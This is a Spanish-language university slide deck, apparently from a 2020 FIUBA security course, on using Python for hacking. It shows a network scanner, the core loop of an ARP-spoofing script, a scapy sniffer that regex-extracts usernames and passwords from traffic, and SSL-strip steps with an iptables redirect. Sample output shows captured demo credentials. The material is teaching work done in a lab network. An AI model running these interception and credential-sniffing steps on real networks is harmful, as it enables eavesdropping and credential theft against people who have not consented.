Python como lenguaje para hacking


Criptografía y seguridad informática 2do cuatrimestre 2020 FIUBA G18

Martínez Julián Gabriel (99268)
Turcan-Jouve, Clément (105463)
Borreguero, Víctor (106670)

Introducción

Information gathering

Information gathering




Information gathering

```
python network_scanner.py -t
192.168.1.0/24
```

```
kaliuser@kali:~/Documentos$ sudo python  network_scanner.py -t 192.168.1.0/
24
[sudo] password for kaliuser:
/usr/local/lib/python2.7/dist-packages/cryptography/__init__.py:39: Cryptog
raphyDeprecationWarning: Python 2 is no longer supported by the Python core
 team. Support for it is now deprecated in cryptography, and will be remove
d in a future release.
  CryptographyDeprecationWarning,
IP                      MAC
-----------------------------------------
192.168.1.1             8c:04:ff:9b:c4:93
192.168.1.15            2c:cc:44:81:b1:48
192.168.1.22            74:d4:35:93:2d:a1
192.168.1.26            08:00:27:af:9c:75
192.168.1.10            94:b1:0a:7a:e0:91
192.168.1.12            18:21:95:5a:51:5f
192.168.1.13            10:77:17:62:9c:02
192.168.1.16            d4:11:a3:f8:cb:d3
192.168.1.19            40:65:a3:3b:bf:28
kaliuser@kali:~/Documentos$
```

ARP poisoning

ARP poisoning



ARP poisoning: Implementación

```
try:
    gateway_mac = get_mac(arguments.gateway)
    target_mac = get_mac(arguments.target)
    while True:
        spoof(arguments.target, target_mac, arguments.gateway, arguments.interface)
        spoof(arguments.gateway, gateway_mac, arguments.target, arguments.interface)
        sent_packets+=2
        print("\r[+] Sent packets: " + str(sent_packets)),
        sys.stdout.flush()
        time.sleep(2)
except KeyboardInterrupt:
    print("\n[-] Ctrl + C detected.....Restoring ARP Tables Please Wait!")
    restore(arguments.target,target_mac ,arguments.gateway, gateway_mac, arguments.interface)
    restore(arguments.gateway, gateway_mac, arguments.target,target_mac, arguments.interface)
```

ARP poisoning: Ataque

F:\WINDOWS\system32\cmd.exe

```
Interfaz: 192.168.1.22 --- 0x8
  Dirección de Internet          Dirección física      Tipo
  192.168.1.1           8c-04-ff-9b-c4-93     dinámico
  192.168.1.10          94-b1-0a-7a-e0-91     dinámico
  192.168.1.13          10-77-17-62-9c-02     dinámico
  192.168.1.16          d4-11-a3-f8-cb-d3     dinámico
  192.168.1.19          40-65-a3-3b-bf-28     dinámico
  192.168.1.21          e8-9e-b4-26-8b-f9     dinámico
  192.168.1.23          e4-f8-9c-66-0b-f2     dinámico
  192.168.1.26          08-00-27-af-9c-75     dinámico
  192.168.1.28          08-00-27-a0-0f-f1     dinámico
  192.168.1.255         ff-ff-ff-ff-ff-ff     estático
  224.0.0.2             01-00-5e-00-00-02     estático
  224.0.0.22            01-00-5e-00-00-16     estático
  224.0.0.251           01-00-5e-00-00-fb     estático
  224.0.0.252           01-00-5e-00-00-fc     estático
  239.255.255.250       01-00-5e-7f-ff-fa     estático
  255.255.255.255       ff-ff-ff-ff-ff-ff     estático

Interfaz: 192.168.56.1 --- 0x9
  Dirección de Internet          Dirección física      Tipo
  192.168.56.255        ff-ff-ff-ff-ff-ff     estático
  224.0.0.2             01-00-5e-00-00-02     estático
  224.0.0.22            01-00-5e-00-00-16     estático
  224.0.0.251           01-00-5e-00-00-fb     estático
  224.0.0.252           01-00-5e-00-00-fc     estático
  239.255.255.250       01-00-5e-7f-ff-fa     estático
```

F:\WINDOWS\system32\cmd.exe


```
Interfaz: 192.168.1.22 --- 0x8
  Dirección de Internet          Dirección física      Tipo
  192.168.1.1           8c-04-ff-9b-c4-93     dinámico
  192.168.1.10          94-b1-0a-7a-e0-91     dinámico
  192.168.1.13          10-77-17-62-9c-02     dinámico
  192.168.1.16          d4-11-a3-f8-cb-d3     dinámico
  192.168.1.19          40-65-a3-3b-bf-28     dinámico
  192.168.1.21          e8-9e-b4-26-8b-f9     dinámico
  192.168.1.23          e4-f8-9c-66-0b-f2     dinámico
  192.168.1.26          08-00-27-a0-0f-f1     dinámico
  192.168.1.28          08-00-27-a0-0f-f1     dinámico
  192.168.1.255         ff-ff-ff-ff-ff-ff     estático
  224.0.0.2             01-00-5e-00-00-02     estático
  224.0.0.22            01-00-5e-00-00-16     estático
  224.0.0.251           01-00-5e-00-00-fb     estático
  224.0.0.252           01-00-5e-00-00-fc     estático
  239.255.255.250       01-00-5e-7f-ff-fa     estático
  255.255.255.255       ff-ff-ff-ff-ff-ff     estático

Interfaz: 192.168.56.1 --- 0x9
  Dirección de Internet          Dirección física      Tipo
  192.168.56.255        ff-ff-ff-ff-ff-ff     estático
  224.0.0.2             01-00-5e-00-00-02     estático
  224.0.0.22            01-00-5e-00-00-16     estático
  224.0.0.251           01-00-5e-00-00-fb     estático
  224.0.0.252           01-00-5e-00-00-fc     estático
  239.255.255.250       01-00-5e-7f-ff-fa     estático
```

Sniffer

Sniffer : Implementación

```
def packethandler(paquete):
	try:
		data = scapy.raw(paquete) #1
		#identificador del username, en este caso es username=
		m = re.search('(?<=username=)\w+', data) #2
		usuario = m.group(0)
		#identificador de la password, en este caso es password=
		m = re.search('(?<=password=)\w+', data) #3
		contra = m.group(0)
		print("-------------------------")
		print("Nombre de usuario:"+usuario)
		print("Contrasena:"+contra)
		print("-------------------------")
	except:
		pass
packets = scapy.sniff(filter="host "+arguments.target, prn=packethandler) #4
```

Sniffer : Ataque



WireShark :


```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "username" = "miusuario"
  Form item: "password" = "micontraseña"
  Form item: "Login" = "Login"
```

Nuestro Script :

```
kaliuser@kali:~/Documentos$ sudo python sniffer.py -t 192.168.1.22
/usr/local/lib/python2.7/dist-packages/cryptography/__init__.py:39: Cryptog
raphyDeprecationWarning: Python 2 is no longer supported by the Python core
 team. Support for it is now deprecated in cryptography, and will be remove
d in a future release.
  CryptographyDeprecationWarning,
------------------------
Nombre de usuario:miusuario
Contrasena:micontrasena
------------------------
```


SSL Strip

SSL Strip


https://
Victim's System
SSL Encrypted Website
HTTP
HTTPS
Attacker


SSL Strip: Implementación

python arp_spoof.py -t 192.168.1.14 -g 192.168.1.1 -i eth0



SSL Strip: Implementación

iptables -t nat -A PREROUTING -p tcp –destination-port 80 -j REDIRECT –to-port 10000




SSL Strip: Implementación

iptables -t nat -A PREROUTING -p tcp –destination-port 80 -j REDIRECT –to-port 10000


SSL Strip: Implementación

python sslstrip.py -a

SSL Strip: Resultados



SSL Strip: Resultados



SSL Strip: Resultados

2020-07-27 18:07:44,367 POST Data (account.domaintools.com): ajax=mLogin&call=ajax_authenticate&args[0]=miusuario&args[1]=micontrasena&a rg s[2]=&args[3]=http%3A%2F%2Fwhois.domaintools.com%2F 2020-07-27 18:07:44,588 Got server response: HTTP/1.1 302 Found

Conclusiones

Ventajas

Python como lenguaje para hacking

- Librerías
- Expresiones regulares
- Flexibilidad
- Nivel de programación

Desventajas

Python como lenguaje para hacking

- Intercepción de paquetes
- Conocimiento previo

FIN